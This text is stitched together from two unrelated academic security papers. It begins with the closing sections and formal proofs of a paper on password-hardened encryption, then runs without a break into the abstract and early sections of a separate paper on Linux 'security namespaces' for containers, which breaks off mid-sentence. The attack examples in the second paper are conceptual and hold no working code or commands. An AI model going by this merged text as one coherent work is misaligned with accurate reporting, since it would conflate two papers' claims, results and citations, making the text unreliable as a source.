To convert the system in a single batch conversion step, assuming the existing system stores passwords in the form of salted hashes $(n_{\mathcal{S}}, \mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}))$, the server samples a random message $M$, further hashes each record to compute $(n_{\mathcal{S}}, \mathsf{H}^y_{\mathcal{S},0}\mathsf{H}^y_{\mathcal{S},1}) = (n_{\mathcal{S}}, \mathsf{H}(\mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}), 0)^y, \mathsf{H}(\mathsf{H}(n_{\mathcal{S}}, \mathsf{pw}), 1)^y M^y)$ (modeling $\mathsf{H}$ as a random oracle and interpreting its output as a group element), and communicate with the rate-limiter to complete the PHE record.

Either way, the random message $M$ is used as a symmetric key (*e.g.*, for AES) to encrypt the existing (plaintext) profile of the end user, and is discarded after encryption. Note that for both approaches, the entire transformation happens at the back-end and does not require special actions from the end user.

## 5 Conclusion

We have proposed and constructed password-hardened encryption (PHE) services, an extension to password-hardening (PH) services, which not only protects passwords but also user data stored by an online service provider, even if the latter is fully compromised. This is achieved with the aid of an external yet minimally trusted rate-limiter. PHE inherits all useful properties of PH, namely obliviousness, hiding and forward security, and features a stronger soundness property which makes the rate-limiter more accountable. Forward security, or the ability to rotate secret keys, is particularly important in the data security context and is explicitly required by standards such as the PCI DSS [19].

Our construction is obtained by taking the core idea behind a recent PH scheme PHOENIX [16], greatly simplifying it, and augmenting it with encryption functionality. The result is an extremely simple and efficient PHE scheme, which can be readily deployed in existing online services without affecting the end users at all or changing the database infrastructure significantly. The scheme incurs an even milder overhead than existing PH schemes, and scales well to a large number of end users and servers.

This work opens up a number of research directions. First, it would be interesting to explore cryptographic techniques to achieve rate limiting while preserving end-user anonymity and / or do so in a distributed manner with more than one rate-limiter. The second is to consider a stronger attacker model, in which the attacker can partly observe the messages exchanged between the end user and the server in the decryption phase. In this setting, it is inevitable for the end user to also perform cryptographic operations, which in turns allows stronger security guarantees. The third is to revisit other cryptographic primitives in the password-hardened paradigm. Given the seamless nature of such paradigm (in the view of the end users), it is more likely for the cryptographic primitives to be deployed. Finally, new constructions, perhaps based on other (*e.g.*, lattice-based) complexity assumptions or without using the random oracle, and more efficient instantiations are always welcome.

## A Formal Security Proofs

**Partial Obliviousness.** If the DDH assumption holds in $\mathbb{G}$, and $\mathsf{H}_{\mathcal{S}}$ is modeled as a random oracle, then PHE is partially oblivious. We prove by defining a sequence of hybrid experiments for $b \in \{0,1\}$, each differs slightly from the previous:

$\mathsf{Exp}_{b,0}$: is identical to $\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}$.

$\mathsf{Exp}_{b,1}$: The challenger simulates the random oracle $\mathsf{H}_{\mathcal{S}}$ as follows. If $\mathcal{A}$ queries $\mathsf{H}_{\mathcal{S}}$ directly on an input $X$, the challenger samples a random integer $a \leftarrow_{\$} \mathbb{Z}_q$ and programs $\mathsf{H}_{\mathcal{S}}(m) := G^a$. However, if $\mathsf{H}_{\mathcal{S}}$ is invoked by the challenger when executing the encryption protocol on the password $\mathsf{pw}$ and the message $M$ (and the empty label $\varepsilon$), it samples $n_{\mathcal{S}} \leftarrow_{\$} \{0,1\}^{\lambda}$ and programs $\mathsf{H}_{\mathcal{S}}$ such that $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 0) = G^{a_0}$ and $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 1)M = G^{a_1}$ for random integers $a_0, a_1 \leftarrow_{\$} \mathbb{Z}_q$, assuming $\mathsf{H}_{\mathcal{S}}$ has not been programmed on $(\mathsf{pw}, n_{\mathcal{S}}, 0)$ and $(\mathsf{pw}, n_{\mathcal{S}}, 1)$. The latter assumption holds except with negligible probability as $n_{\mathcal{S}}$ is uniformly random. If the above assumption holds, this experiment is functionally equivalent to $\mathsf{Exp}_{b,0}$.

$\mathsf{Exp}_{b,2}$: The challenger replaces the values $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 0)^y$ and $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}, n_{\mathcal{S}}, 1)M)^y$ by random values. This experiment is computationally indistinguishable to $\mathsf{Exp}_{b,1}$ by the DDH assumption [18].

In the experiment $\mathsf{Exp}_{b,2}$, the only information about $(\mathsf{pw}^*_b, M^*_b)$ available to $\mathcal{A}$ are the uniformly random values $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*_b, n^*_{\mathcal{S}}, 0)^y$ and $(\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*_b, n^*_{\mathcal{S}}, 1)M^*_b)^y$, where $\ell^* = (n^*_{\mathcal{R}}, n^*_{\mathcal{S}})$, since the decryption oracle refuses to decrypt ciphertexts with the labels $\ell = (\ell^*_{\mathcal{S}}, \cdot)$ and passwords $\mathsf{pw}^*_0$ and $\mathsf{pw}^*_1$. The experiments $\mathsf{Exp}_{0,2}$ and $\mathsf{Exp}_{1,2}$ are thus identical in the view of $\mathcal{A}$.

**Message Hiding.** If the DDH assumption holds in $\mathbb{G}$, $\Pi$ is zero knowledge, and $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$ are modeled as random oracles, then PHE is message hiding. We prove formally by defining a sequence of hybrid experiments, each differs slightly from the previous:

$\mathsf{Exp}_{b,0}$: is identical to $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}$.

$\mathsf{Exp}_{b,1}$: The proofs are now simulated using the simulator guaranteed by the zero-knowledge property of $\Pi$. This experiment is computationally indistinguishable from $\mathsf{Exp}_{b,0}$ by the zero-knowledge property of $\Pi$.

$\mathsf{Exp}_{b,2}$: The challenger simulates the random oracles $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$ as follows. When $\mathsf{H}_{\mathcal{S}}$ (resp. $\mathsf{H}_{\mathcal{R}}$) is queried on some input $m$, the challenger samples $a \leftarrow_{\$} \mathbb{Z}_q$ and programs $\mathsf{H}_{\mathcal{S}}(m) := G^a$ (resp. $\mathsf{H}_{\mathcal{R}}(m) := G^a$). This experiment is functionally equivalent to $\mathsf{Exp}_{b,1}$.

$\mathsf{Exp}_{b,3}$: The challenger replaces the function $\mathsf{H}_{\mathcal{R}}(m)^x$ by a random function. The indistinguishability of $\mathsf{Exp}_{b,3}$ to $\mathsf{Exp}_{b,2}$ follows from the DDH assumption in the random oracle model [18].

$\mathsf{Exp}_{b,4}$: When $\mathcal{A}$ queries the decryption oracle with the label $\ell = (\cdot, \ell^*_{\mathcal{R}})$, the challenger always rejects, *i.e.*, it outputs a simulated proof that the value $C_0$ is invalid. In the following, we show that a distinguisher which distinguishes this experiment from $\mathsf{Exp}_{b,3}$ cannot succeed with a probability higher than that of guessing the password $\mathsf{pw}^*$, except with negligible probability. Then, the proof is done since $\mathsf{Exp}_{0,4}$ and $\mathsf{Exp}_{1,4}$ are functionally identical.

After the modification made in $\mathsf{Exp}_{b,3}$, note that the challenger essentially acts as a conditional decryption oracle which, on input $(n_{\mathcal{R}}, C_0)$, checks if the ciphertext is well-formed, *i.e.*, whether $C_0 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 0)^x$ (which is programmed to a random value), and if so outputs $C_1 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 1)^x$ with a simulated proof of correctness. Otherwise, it outputs a simulated proof of the statement that $C_0$ and $C_0 = \mathsf{H}_{\mathcal{R}}(n_{\mathcal{R}}, 0)^x$ are not equal.

Recall that the challenge record is computed as

$$\begin{bmatrix} T^*_0 \\ T^*_1 \end{bmatrix} = \begin{bmatrix} \mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x \mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)^y \\ \mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 1)^x \mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 1)^y (M^*_b)^y \end{bmatrix}$$

where $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x$ and $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 1)^x$ are all uniformly random values in the view of $\mathcal{A}$. Thus, in the experiment $\mathsf{Exp}_{b,3}$, the only information of $(\mathsf{pw}^*, M^*_b)$ available to $\mathcal{A}$, apart from the challenge record, is obtained via interacting with the decryption oracle, which always rejects unless $\mathcal{A}$ guesses the uniformly random value $\mathsf{H}_{\mathcal{R}}(n^*_{\mathcal{R}}, 0)^x$ correctly, which equivalently means guessing the value $\mathsf{H}_{\mathcal{S}}(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)$ correctly. Since $\mathsf{H}_{\mathcal{S}}$ is a random oracle, it holds except with negligible probability that $\mathcal{A}$ has queried $\mathsf{H}_{\mathcal{S}}$ at the point $(\mathsf{pw}^*, n^*_{\mathcal{S}}, 0)$. Thus, the challenger can extract $\mathsf{pw}^*$.

**Soundness.** If $\Pi$ is sound and has the proof of knowledge property, then PHE is strongly sound.

To prove such claim, we observe that if there exists an adversary $\mathcal{A}$ which causes either of the soundness experiments to output 1, then the challenger can extract two

proofs for two contracting statements respectively, which breaks the soundness of $\Pi$. We can assume the server acted by $\mathcal{A}$ never aborts (else the experiment outputs 0).

Suppose there exists $\mathcal{A}$ such that the experiment $\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}$ outputs 1 with non-negligible probability. There are two cases. First, $(\mathsf{pw} = \mathsf{pw}' \wedge (f \neq 1 \vee M \neq M'))$. Second, $(\mathsf{pw} \neq \mathsf{pw}' \wedge f \neq 0)$.

In either case, the challenger receives upon conclusion of the encryption protocol a proof for the statement "$\exists x$ s.t. $(C_0, C_1, X) = (H^x_{\mathcal{R},0}, H^x_{\mathcal{R},1}, G^x)$". Then, in the first case, suppose the first sub-case $f \neq 1$ happens. It means that the challenger receives a proof for the statement "$\exists(\alpha,\beta)$ s.t. $(C_1, I) = (C_0^\alpha H^\beta_{\mathcal{R},0}, X^\alpha G^\beta)$", which equivalently means "$\exists x$ s.t. $C_0 \neq H^x_{\mathcal{R},0} \wedge X = G^x$)". Since the statements are contradictory, either one is false. The challenger can thus be turned into an adversary against the soundness of $\Pi$. Similarly, in the second sub-case, $M \neq M'$. This means that the challenger has a proof of "$\exists x$ s.t. $(C_1', X) = (H^x_{\mathcal{R},1}, G^x)$" for some $C_1' \neq C_1$, another contradicting statement.

For the second case, since $\mathsf{pw} \neq \mathsf{pw}'$, the challenger sends $C_0'$ which is not equal to $C_0$ except with negligible probability to $\mathcal{A}$ in the decryption protocol. The contradicting statement here is then "$\exists x$ s.t. $(C_0', X) = (H^x_{\mathcal{R},0}, G^x)$".

The analysis of the other experiment is similar. We describe it for completeness. Suppose there exists $\mathcal{A}$ such that the experiment $\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}$ outputs 1 with non-negligible probability. There are again two cases. First, $((\ell, \mathsf{pw}) = (\ell', \mathsf{pw}') \wedge (f, M) \neq (f', M'))$. Second, $((\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}') \wedge f = f' = 1)$.

For the first case, since $(\ell, \mathsf{pw}) = (\ell', \mathsf{pw}')$ the same message $C_0$ is sent from the challenger to $\mathcal{A}$ in the decryption protocols. We then split into two sub-cases. First, $f = 0$ but $f' = 1$. The contradicting statements are thus "$\exists x$ s.t. $(C_0, X) = (H^x_{\mathcal{R},0}, G^x)$" and "$\exists x$ s.t. $(C_0, X) \neq (H^x_{\mathcal{R},0}, G^x)$". Second, $f = f' = 1$ but $M \neq M'$. Here, the contradicting statements are "$\exists x$ s.t. $(C_1, X) = (H^x_{\mathcal{R},1}, G^x)$" and "$\exists x$ s.t. $(C_1', X) = (H^x_{\mathcal{R},1}, G^x)$" for some $C_1' \neq C_1$.

For the second case, since $(\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}')$, distinct $C_0$ and $C_0'$ are sent instead with high probability. The contradicting statements in this case are "$\exists x$ s.t. $(C_0, X) = (H^x_{\mathcal{R},0}, G^x)$" and "$\exists x$ s.t. $(C_0', X) = (H^x_{\mathcal{R},0}, G^x)$". This completes the proof.

**Forward Security.** We show that PHE is perfectly forward secure. To prove such claim, it suffices to show that the secret keys $\mathsf{sk}'_{\mathcal{S}}$ and $\mathsf{sk}'_{\mathcal{R}}$ output from the rotation protocol are identically distributed as fresh secret keys. The public keys and the records are uniquely determined by the secret keys.

For any client and server secret keys $x$ and $y$, there is a one-to-one correspondence between each fresh key pairs $(x', y') \in \mathbb{Z}_q^2$ and each tuple of randomness $(\alpha, \beta) \in \mathbb{Z}_q^2$ chosen in the rotation protocol, given by

$$\begin{cases} x' &= \alpha x + \beta \\ y' &= \alpha y \end{cases} \equiv \begin{cases} \alpha &= y'/y \\ \beta &= x' - \alpha x \end{cases}.$$

Thus, the distribution of $(x', y')$ which is sampled uniformly from $\mathbb{Z}_q^2$ and that which is computed from a uniformly random tuple $(\alpha, \beta)$ are identical.

# Security Namespace : Making Linux Security Frameworks Available to Containers

## Abstract

Lightweight virtualization (i.e., containers) offers a virtual host environment for applications without the need for a separate kernel, enabling better resource utilization and improved efficiency. However, the shared kernel also prevents containers from taking advantage of security features that are available to traditional VMs and hosts. Containers cannot apply local policies to govern integrity measurement, code execution, mandatory access control, etc. to prevent application-specific security problems. Changes have been proposed to make kernel security mechanisms available to containers, but such changes are often adhoc and expose the challenges of trusting containers to make security decisions without compromising host system or other containers. In this paper, we propose *security namespaces*, a kernel abstraction that enables containers to have an autonomous control over their security. The security namespace relaxes the global and mandatory assumption of kernel security frameworks, thus enabling containers to independently define security policies and apply them to a limited scope of processes. To preserve security, we propose a routing mechanism that can dynamically dispatch an operation to a set of containers whose security might be affected by the operation, therefore ensuring the security decision made by one container cannot compromise the host or other containers. We demonstrate security namespace by developing namespaces for integrity measurement and mandatory access control in the Linux kernel for use by Docker containers. Results show that security namespaces can effectively mitigate security problems within containers (e.g., malicious code execution) with less than 0.7% additional latency to system call and almost identical application throughput. As a result, *security namespaces* enable containers to obtain autonomous control over their security without compromising the security of other containers or the host system.

## 1 Introduction

Lightweight virtualization (i.e., containers) offers a virtual host environment for applications without the need for a separate kernel, enabling better resource utilization and improved efficiency. It is broadly used in computation scenarios where a dense deployment and fast spin-up speed is required, such as microservice architecture [39] and serverless computation (e.g., Amazon Lambda [26]). Many commercial cloud vendors [23, 20, 1] have adopted the technology.

The key difference between containers and traditional VMs is that containers share the same kernel. While this enables better resource utilization, it also prevents containers from taking advantage of security features in kernel that are available to traditional VMs or hosts. Containers cannot apply local security policies to govern integrity measurement, code execution, mandatory access control, etc. to prevent application specific security problems. Instead, they have to rely on a global policy specified by the host system admin, who often has different security interests (i.e., protect the host system) and does not have enough insight about the security needs of individual containers. As a result, containers often run without any protection [34, 40].

Previous efforts of making kernel security frameworks available to containers are often adhoc and expose the challenges of trusting containers to make security decisions without compromising host system or other containers. For example, a kernel patch [24] to Integrity Measurement Architecture (IMA) [53] suggested that the IMA measurement list can be extended with a container ID, such that during integrity attestation the measurements will become separable based on containers. As another example, AppArmor and Tomoyo introduced the concept of profile and policy namespace [49, 44] to allow certain processes to run under a policy different from the rest of the system. These changes, however, only made limited kernel security features available to containers,

and they all rely on the system owner to specify a global policy, leaving containers no real freedom in enforcing an autonomous security.

In this paper, we explore approaches to make kernel security frameworks available to containers. Due to the diversity of kernel security frameworks and their different design perspectives and details, it is extremely difficult to reach a generic design that can cover all kernel security frameworks in a single step. Instead, this paper explores an initial step, by making two concrete kernel security frameworks available to containers, to investigate the common challenges and approaches behind. Hopefully, the results have enough generality to guide other kernel security frameworks and eventually lead to a generic design. In studying the two popular kernel security frameworks, namely IMA [53] for integrity and AppArmor [41] for mandatory access control, we make the following observations: first, we find that the common challenge for containers to obtain autonomous security control is the implicit *global* and *mandatory* assumptions that kernel security frameworks often make. Kernel security frameworks are designed to be global—they control *all* processes running on the system. They are also designed to be mandatory—only the owner of the system may apply a security policy. However, autonomous security control requires relaxation of both assumptions. A container need to apply local security policies to control a subset of processes running on the system (i.e., processes in the container). Relaxing these assumptions involves security risks. Our second insight is that we can relax the global and mandatory assumptions *in a secure way* by checking if the autonomous security control of a container may compromise the security of other containers or the host system. We do this by inferring from containers' security expectation towards an operation.

Leveraging these insights, we propose the design of security namespaces, kernel abstractions that enable containers to utilize kernel security frameworks to apply autonomous security control. Security namespace virtualizes kernel security frameworks into virtual instances, one per container. Each virtual instance applies independent security policies to control containerized processes and maintains their independent security states. To ensure that the relaxation does not compromise any principal's security (i.e., other containers or the host system), an Operation Router is inserted before the virtual instances mediating an operation. The Operation Router decides the set of virtual instances whose security might be affected by an operation and routes the operation to those virtual instance for mediation. After each virtual instance makes an independent security decision, the decisions are intersected. A specific challenge is that virtual instances may make conflicting security decisions. A Policy Engine is added to detect such conflicts and inform the container owners of potential conflicts before they load their security policies.

We evaluate our design by developing two concrete instances of security namespace, one for IMA and one for AppArmor. Results show that leveraging the namespace abstractions, containers (e.g., Docker and LXC) can exercise the full functionality of IMA and AppArmor and apply autonomous security control, much like a VM or host system. Specifically, we show that the IMA namespace enables containers to independently measure and appraise files that are loaded into the container, without violating any of the host system's integrity policy. For AppArmor namespace, we show that it enables containers to enforce two policy profiles simultaneously, one protects the host system and another protects the containerized application, which was not possible as discussed in Ubuntu LXC documentation [34]. We evaluate the performance of both namespace abstractions. Results show that security namespaces introduce less than 0.7% latency overhead to system calls in a typical container cloud use case (i.e., no nested namespaces) and an almost identical throughput for containerized applications.

In summary, we make the following contributions.

- Through studying IMA and AppArmor, we investigate the common challenges and approaches behind making kernel security frameworks available to containers.
- We develop two concrete security namespace abstractions, one for IMA and another for AppArmor, which enables autonomous security control for containers while preserving security.
- We show that widely used container systems (e.g., Docker and LXC) can easily adopt the IMA and AppArmor security namespace abstractions to exercise full functionality of kernel security frameworks with modest overhead.

## 2 Background

In this section, we first describe the namespace concept in the Linux kernel and how it is adopted by container. We then discuss security frameworks in Linux kernel.

### 2.1 Namespace and Container

The Linux namespace abstraction provides isolation for various system resources. According to Linux man page [31]:

> *A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of*

**Table 1: Namespaces in Linux kernel.**

| Namespace | Constant | Isolates |
|---|---|---|
| IPC | CLONE_NEWIPC | System V IPC, POSIX message queues |
| Network | CLONE_NEWNET | Network devices, stacks, ports, etc. |
| Mount | CLONE_NEWNS | Mount points |
| PID | CLONE_NEWPID | Process IDs |
| User | CLONE_NEWUSER | User and group IDs |
| UTS | CLONE_NEWUTS | Hostname and NIS domain name |



**Figure 1: Creating a Docker container.**

*the namespace, but are invisible to other processes.*

We use mount namespace as an example. Without mount namespace enabled, processes running within a Linux OS share the same filesystems. Any change to the filesystems made by one process is visible to the others. To provide filesystem isolation across processes, chroot [6] was first introduced but then found to be vulnerable to a number of attacks [7, 8]. As a more principled approach, Linux kernel introduced the mount namespace abstraction to isolate mount points that can be seen by the processes. A mount namespace restricts the filesystem view to a process by creating separate copies of vfs mount points. Thus, processes running in different mount namespaces could only operate over their own mount points. To date, six namespace abstractions (Table 1) have been introduced into the Linux kernel.

Container [56] is an OS-level virtualization technology. By leveraging the namespace abstractions (together with other kernel mechanisms, e.g., Cgroups, SecComp), a container can create an isolated runtime environment for a set of processes. Well-known container implementations include Docker [13], LXC [33], and LXD [35]. Figure 1 illustrates the procedure of creating a Docker container. It starts from launching a daemon process (e.g., dockerd) on the native host system. The daemon process forks itself (i.e., via *clone*), specifying that the newly forked process will run in different namespaces from the native for isolation. The forked process then properly sets up the namespaces that it runs in (e.g., mounting a different root, setting up its IP address, firewalls, etc.) and executes a target program (i.e., via *execve*). The target program then starts running in an environment isolated from other containers and the native system. The isolation is achieved by using the namespace abstractions. When forking a new process, the *clone* system call accepts different flags to indicate that the child process should run in none, one or several types of new namespaces. Containers often leverage all six types of namespaces at the same time, in order to create a fully isolated environment.

## 2.2 Kernel Security Frameworks

To protect the system and applications running atop, Linux kernel features many security frameworks. Some of these frameworks are upstreamed to the Linux kernel, such as Linux integrity subsystem [53, 30], SELinux [42], and AppArmor [41]. Some remain as research proposals [43, 63, 2, 28]. Although differing in security goals, these frameworks share a similar design. In general, these security frameworks rely on ”hooks” added into the kernel to intercept security critical operations (e.g., accessing inodes) from a process. Such security critical operations are passed to a security module where decisions (i.e., allow or deny) are made based on security policies.

### 2.2.1 Linux Integrity Subsystem

The Linux integrity subsystem, also known as the Integrity Measurement Architecture (IMA) [53], is designed to thwart attacks against the unexpected changes to files, particularly executable, on a Linux system. IMA achieves this by measuring files that may affect the integrity of the system. Working with a secure coprocessor such as TPM, IMA could securely store the measurements and then report them to a remote party as a trustworthy proof of the overall integrity status of the system (i.e., attestation). For example, a bank server could leverage IMA to attest its integrity to its users, enabling the users to bootstrap trust before operating over their accounts. In addition to attestation, IMA can also enforce the integrity of a system by specifying which files could be loaded. IMA does so by appraising files against ”good” values (e.g., checksums or signatures) specified by system owners. In the above example, a bank would benefit from IMA to maintain a tightly controlled environment of its servers and enforce that only approved code could be run.

## 3 Motivation

In this section, we discuss the need for containers to have autonomous security control, and the fundamental challenges of achieving it.

### 3.1 Autonomous Security Control

As more critical applications are deployed in containers, container owners want to utilize kernel security frameworks to govern integrity measurement, code execution, mandatory access control, etc. to prevent application specific security problems. Ideally, such security control should be *autonomous*, similar to when their applications were deployed on VMs or hosts.

Unfortunately, it is difficult to achieve the autonomy by directly using existing kernel security frameworks. As an example, consider a containerized bank service deployed on a public cloud. The service owner wants to control the integrity of the service by ensuring that critical service components such as service code, libraries and configurations are not modified. However, she cannot use IMA to do so. First, the bank service could not attest its integrity using IMA. The reason is that IMA, as an in-kernel security mechanism, tracks the integrity of the entire system. Consequently, measurements from different containers ( and the host system) are mixed together and cannot be accessed independently. Second, the bank service cannot control what code or data can be loaded into the container. Since IMA only allows a single policy maker (in this case, the cloud vendor that controls the host system), individual containers cannot decide what files to measure nor what would be good measurements for those files.

We argue that achieving the autonomous security control is fundamentally difficult because *security frameworks in Linux kernel are designed to be global and mandatory*. Security frameworks are global in a sense that they control *all* processes running on a kernel. In addition, security states (e.g., IMA measurements) are stored centrally for the global system. Security frameworks are mandatory in a sense that only the owner of the system (i.e., system admin) is authorized to specify a policy. Other principals on the system (i.e., container owners) are not allowed to make security decisions.

Enabling containers to have autonomous security control, however, requires relaxation of both the global and mandatory assumption of security frameworks. Security frameworks need to exercise their control over a *limited* scope of processes specified by the container owner and security states need to be maintained and accessed separately; this relaxes the global assumption of security frameworks. Container owners will independently apply security policies and together participate in the process of security decision making; this relaxes the mandatory assumption of security frameworks.



**Figure 2: A strawman design of security namespace.**

### 3.2 Security Namespace

To achieve the autonomous security control, one idea is to design a *security namespace abstraction*, similar to how other global resources are isolated/virtualized in Linux. However, unlike other resource namespaces, security namespace needs to relax the global and mandatory assumption which the security of the system often rests upon. Thus, if naively designed, it could introduce security loopholes into the system, invalidating the security offered by security frameworks. In this section, we first introduce a strawman design of security namespace that mimics the design of resource namespaces, and present two attack examples.

**Strawman design.** Analogous to other resource namespaces, a security namespace has to make it appear to the processes within the namespace that they have their own isolated instances of kernel security framework. An intuitive design is thus to virtualize kernel security frameworks (i.e., by replicating code and data structures) into virtual instances. Each virtual instance becomes a security namespace: it is associated with a group of processes and it makes security decisions over those processes independently. For example, as shown in Figure 2, process $P_0$ runs in native security namespace $NS_{native}$. It creates a new security namespace $NS_1$ and forks itself (i.e., via `clone` with `CLONE_NEW` flag set). The child process $P_1$ now runs in $NS_1$. $P_1$ further forks itself in the same security namespace and $P_2$ further forks $P_3$ in a new security namespace. In this case, the strawman design assigns security control of $P_0$ to $NS_{native}$, control of $P_1$ and $P_2$ to $NS_1$, and control of $P_2$ to $NS_2$. The owner of $NS_{native}$, $NS_1$ and $NS_2$ will independently apply security policies.

While such design achieves autonomous security control in a straightforward way, it introduces two attacks:

**Attack Example 1.** Consider an example where the security namespaces $NS_{native}$ and $NS_1$ under discussion are IMA namespaces. Assume the owner of the native system wants to prove the integrity of the native system by using $NS_{native}$ to measure and record all the code that has been executed on the system (Figure 3a). Such measurements serve as an evidence for remote parties to bootstrap trust into the native system. However, a malicious subject $P$ may fork itself into a new IMA namespace $NS_1$ and then execute a malware inside of it (Figure 3b). In



**Figure 3: An attack in the strawman design. A remote verifier may be tricked into believing the system is of sufficient integrity to use even though a malware was once loaded on the system.**

this case, the measurements of the malware are stored onto the measurement list of $NS_1$, which will be deleted after the namespace exits, leaving no traces behind. Integrity attestation of the native system, in this case, will cause a remote party to believe that the system is of sufficient integrity to use, despite the fact that the malware was once executed on the system.

In this example, $P$ managed to execute a malware without leaving a footprint on the system, due to that the native security namespace $NS_{native}$ no longer controls $P_1$, and the security namespace $NS_1$ that controls $P_1$ is created and controlled by adversary. This example demonstrates that, in a security namespace design, if the global assumption of a security framework is relaxed in a naive way, adversary may leverage that fact to circumvent system policy.

**Attack Example 2.** A container associated with security namespace $NS_1$ shares a file $f$ with another container associated with a different security namespace $NS_2$. The file is of high integrity to $NS_1$, and thus is shared in a read-only way. However, since $NS_2$ has security control over processes running in the second container, it can make $f$ read-write to its processes. As a result, when processes from $NS_1$ reads $f$, they read in low integrity input even though they expect the file to be maintained at high integrity. In this example, $NS_2$ managed to let processes in $NS_1$ take low integrity input by specifying a policy different from what was expected by $NS_1$. Worse, since processes in $NS_1$ mistakenly believe that the file is still at high integrity, most likely they will not take countermeasures that could otherwise protect themselves (e.g., by checking file hash before reading it). Previous researches [22, 60] also show that, when two or more principals try to make security decisions independently, the inconsistencies between them may open additional attack channels. This example demonstrates that, in a security namespace design, if mandatory assumption of security framework is relaxed in a naive way (e.g., by allowing two or more principals to apply security policies freely), adversary may leverage that fact to launch attacks.

## 3.3 Goals

The high level goal of this paper is to investigate the design of security namespace that enables containers to have autonomous security control. However, in doing so, the security of the system should not be compromised. Due to the diversity of kernel security frameworks and their different design perspectives and details, the design can hardly be generic. But we try to abstract the commonness by studying two commonly used kernel security frameworks, namely IMA and AppArmor, and hopefully it may provide useful guidance for other kernel security frameworks and eventually lead to a generic design.

**Autonomous Security Control.** By autonomous security control, we mean that *individual security namespaces can govern their own security*. Specifically, we would like our design to have the following three properties:

- The processes associated with a security namespace will be under security control of that namespace[1].
- The principal who owns a security namespace can define security policy for that namespace, independently from other security namespaces and the native system.
- Security states (e.g., logs, alerts, measurements and etc.) are maintained and accessed independently.

**Security.** By security we mean that when there are two or more principals on the system (including the native), *one principal cannot leverage the security namespace abstraction to compromise the security of another principal*. Here the principals refer to parties with independent security interests and policies (i.e., container owners and native system owner) but share the same kernel. The security of a principal refers to the security requirements of the principal, expressed by his or her security policy. In other words, our design should not satisfy a principal's security requirements at the cost of another principal. Only when all principals' security requirements are satisfied we say that the overall system is secure.

The strawman design satisfies the autonomous security control, but fails to meet the security requirements. The focus of this paper is thus to investigate the design of security namespace abstraction that can achieve autonomous security control without violating security, and

[1] It does not necessarily mean that the processes will only be under security control of that namespace.



**Figure 4: Design overview. A subject's operation is routed to security namespaces who may have an opinion about the operation. Each involved security namespace independently makes a security decision, and the operation is allowed if all involved security namespaces allow the operation.**

above attack examples show that how to relax the global and mandatory assumption of security frameworks represents a control point in the tussle.

## 3.4 Security Model

In this work, we assume the trustworthiness of the kernel. The security frameworks and their namespace implementations reside in kernel space and they can be trusted to enforce the security policies specified by their owners. We do not trust any userspace processes, privileged or unprivileged, on native or in container. They are targets of confinements of security namespaces. In practice, there are often certain userspace processes responsible for loading security policies into the kernel. Such processes are not trusted as well. The kernel ensures the integrity of the policies being loaded by either attesting policy integrity to the policy maker or accepting only policies with valid maker signature. In addition, we do not assume mutual trust among principals on a system. It is the design goal of security namespace abstraction to prevent one principal from abusing the abstraction to compromise security of another principal.

In this paper, we do not aim to provide an unified abstraction for all kernel security frameworks. Instead, each kernel security framework will have its own security namespace abstraction. We leave it for the future work to provide an unified abstraction and functions such as stacking [32]. In addition, although we examine the challenges in applying the design to SELinux (Section 9), we do not claim that the design is already generic. We leave it for the future work to further study the generality of the design and apply it to other kernel security frameworks. Side channel attacks are also out of scope of this paper.

# 4 Solution Overview

The strawman design shown in Figure 2 provides a straightforward way for containers to achieve autonomous security control. However, the way it relaxes the global and mandatory assumption only considers a single principal's security interest (i.e., the security namespace that is associated with the process), therefore potentially violating the security of other principals on the system. We argue that when relaxing the global and mandatory assumption of security frameworks, we have to account for the security expectations of *all* principals on the system. Only in this way, we can ensure that the autonomous security control of one principal does not come at the cost of another principal. This boils down to two security invariant that we believe must be maintained when global and mandatory assumption are relaxed:

- Given an operation from a process, *all* security namespaces that have an opinion about the operation (i.e., expressed via its security policy) should be made aware of the operation.

- Only if all security namespaces that have an opinion about the operation allows the operation will the operation be allowed by the system.

The first invariant addresses the concern of relaxing the global assumption of security frameworks. Although a security namespace no longer sees every operation on the system, it should be able to see *all* operations that may affect its security. The second invariant addresses the concern of relaxing the mandatory assumption of security frameworks. Every security namespace that is affected by an operation can apply policies over the operation. However, only if all policies allow the operation will the operation be allowed by the system.

Based on this insight, we propose a security namespace abstraction design that is secure, by augmenting the strawman design with a routing based mechanism, as shown in Figure 4.

First, as in the strawman design, we virtualized a security framework into virtual instances. Each virtual instance becomes a security namespace and controls a group of processes associated with it (e.g., security namespace$_1$ to security namespace$_n$ in Figure 4). Each security namespace shares the same code base in kernel, but independently enforce its own security policies and maintains independent data structures for security states. Conceptually, they are isolated from each other.

Second, we added a component named Operation Router to the standard operation mediation process of security frameworks in kernel. When a process performs an operation (i.e., system call), the operation is first sent to the Operation Router. Based on the operation, the Operation Router decides *which security namespaces should be made aware of the operation*. The key challenge in this step is to ensure that every security

